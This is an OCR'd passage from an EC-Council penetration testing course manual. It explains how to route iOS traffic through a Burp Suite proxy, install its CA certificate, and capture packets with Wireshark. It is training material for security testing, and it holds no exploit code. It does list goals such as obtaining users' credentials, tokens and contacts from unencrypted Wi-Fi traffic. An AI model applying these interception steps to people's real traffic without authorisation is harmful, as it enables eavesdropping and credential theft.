


Figure K.18: Screenshot of iOS Network Settings

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intercept iOS Traffic using Burp Suite

Burp Suite is a proxy tool that is used for monitoring the Internet traffic flowing in and out of the installed device. It may be used to test the security of the device and the applications. The Burp Suite may be downloaded from the official website *https://portswigger.net/burp*.

Given below are the steps, to setup the proxy:

- Go to Proxy tab and from this tab go to “Options” tab to reach the setup for proxy listener, as shown in the screenshot below.




Figure K.19: Screenshot of Burp suite

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Select the “Option” and then click on “Edit” button.
- A popup window appears that requires “Bind to port” and “Bind to address” options, set them as “8080” and “All interfaces” respectively. With this you may monitor all the traffic that passes through the system, the following figure gives a clear idea about this:
- Now, you need to turn off the interception at present and this may be performed by navigating to proxy tab and from there to intercept subtab.

Processing the iOS Traffic through Proxy

iOS Device Settings

For this, both the devices are recommended to be connected to the same Wi-Fi network. Follow the steps given below:

- Go to Settings → Wi-Fi.

  If your device in not connected to the wireless network you are using, then turn “Wi-Fi” option on. Find the network list and tap to connect. Now, tap the “i” (information) icon to reach Advanced settings.

- Below HTTP Proxy setting option, tap on the “Manual” and provide information, such as Server and Port. The server is the IP address of the system, and port is where the Burp Suite proxy is running (8080), as shown in the screenshot below:




Figure K.20: Screenshot of http proxy setting on iOS phone

iOS Simulator Settings

You need to reset the network settings a couple of times to make sure that only the iOS simulator traffic is going through the system. To do so, you are advised to perform the following steps:

- Quitting the iOS simulator

  Go to System Preferences → Network Settings

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Go to the Advanced settings and check Web Proxy (HTTP) and Secure Web Proxy (HTTP) options, from the "Proxies" tab. Now provide the Web Proxy Server IP address and Port number as "127.0.0.1" and "8080" respectively. Go through the figure below:
- After completion of this task, save the settings to allow the traffic through Burp Suite.

  Note: Due to the certificate problem, the HTTP traffic does not flow through the proxy.
- Allowing the HTTP Traffic

  To allow uninterrupted flow of HTTP traffic, you need to install the certificate on the iOS. But this is not a recommended task, as it would put the iOS device vulnerable to security attacks. So, it is better to remove the certificate after completion of this task.

  In the Burp Suite, go to Proxy > Options. Here, we may see an option called CA certificate. A popup window appears when we click on that button.

  From the popup window, choose the option Certificate in DER format as shown in the screenshot below.

  You may either download this certificate or obtain it through an email into the iOS device. After obtaining the certificate, open it, to install as shown in the screenshot below. Tap on the Install to navigate to the further process.

  A warning alert message would be displayed on the screen, tap on the Install again to proceed further.

  A certificate verification message would be displayed which confirms the successful installation of the certificate.

  With this, the HTTP traffic may successfully travel through the Burp Suite and the HTTP requests and responses may also be viewed.

  Note: It is not recommended to have the certificate installed in the device for a long time. Therefore, you need to delete the certificate after completion of the task. Given below are the steps to do so:

  Go to Settings → General → Profiles

  Form the list of the profiles, open PortSwigger CA profile and then tap on Delete Profile option to remove the certificate completely.
- Monitoring the Traffic

  Now open a bowser from the iOS device to see the HTTP traffic.

  Go to Proxy tab and from there to HTTP history subtab to see the traffic as shown in the figure below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure K.21: Screenshot of Burp suite showing proxy—HTTP history subtab

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniff the Traffic using Wireshark

Source: *https://www.wireshark.org*

Wireshark is a network protocol analyzer. It lets users capture and interactively browse the traffic running on a target network. Wireshark may read live data from Ethernet, Token-Ring, FDDI, serial (PPP and SLIP), 802.11 wireless LAN, ATM connections (if the OS on which it's running allows Wireshark to do so), and any device supported on Linux by recent versions of libpcap. AirPcap may be integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.

You may sniff the HTTP traffic using Wireshark and perform traffic analysis to check the following:

- Try to get a user's personal information (such as user name and password) through authentication tokens when the user accesses Facebook or Twitter through an unencrypted Wi-Fi connection.
- Check with Wireshark whether sensitive data are sent through HTTP connections
- Check whether the authorization tokens are sent in clear text
- Try to access a user's contact and calendar details in an unencrypted Wi-Fi connection

Follow the steps given below to sniff the network traffic:

- Install the Wireshark in your system.
- Open the browser.
- Launch the Wireshark.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Click on "Capture → Interfaces." A pop up window will appear.
- Select the network interface, whose traffic you want to capture and then click on the start button. This will start capturing packets and displaying them in real time.
- Click the red “Stop” button located near the top left corner of the window to stop capturing traffic.
- After stopping, save the captured traffic in *.pcap format file.

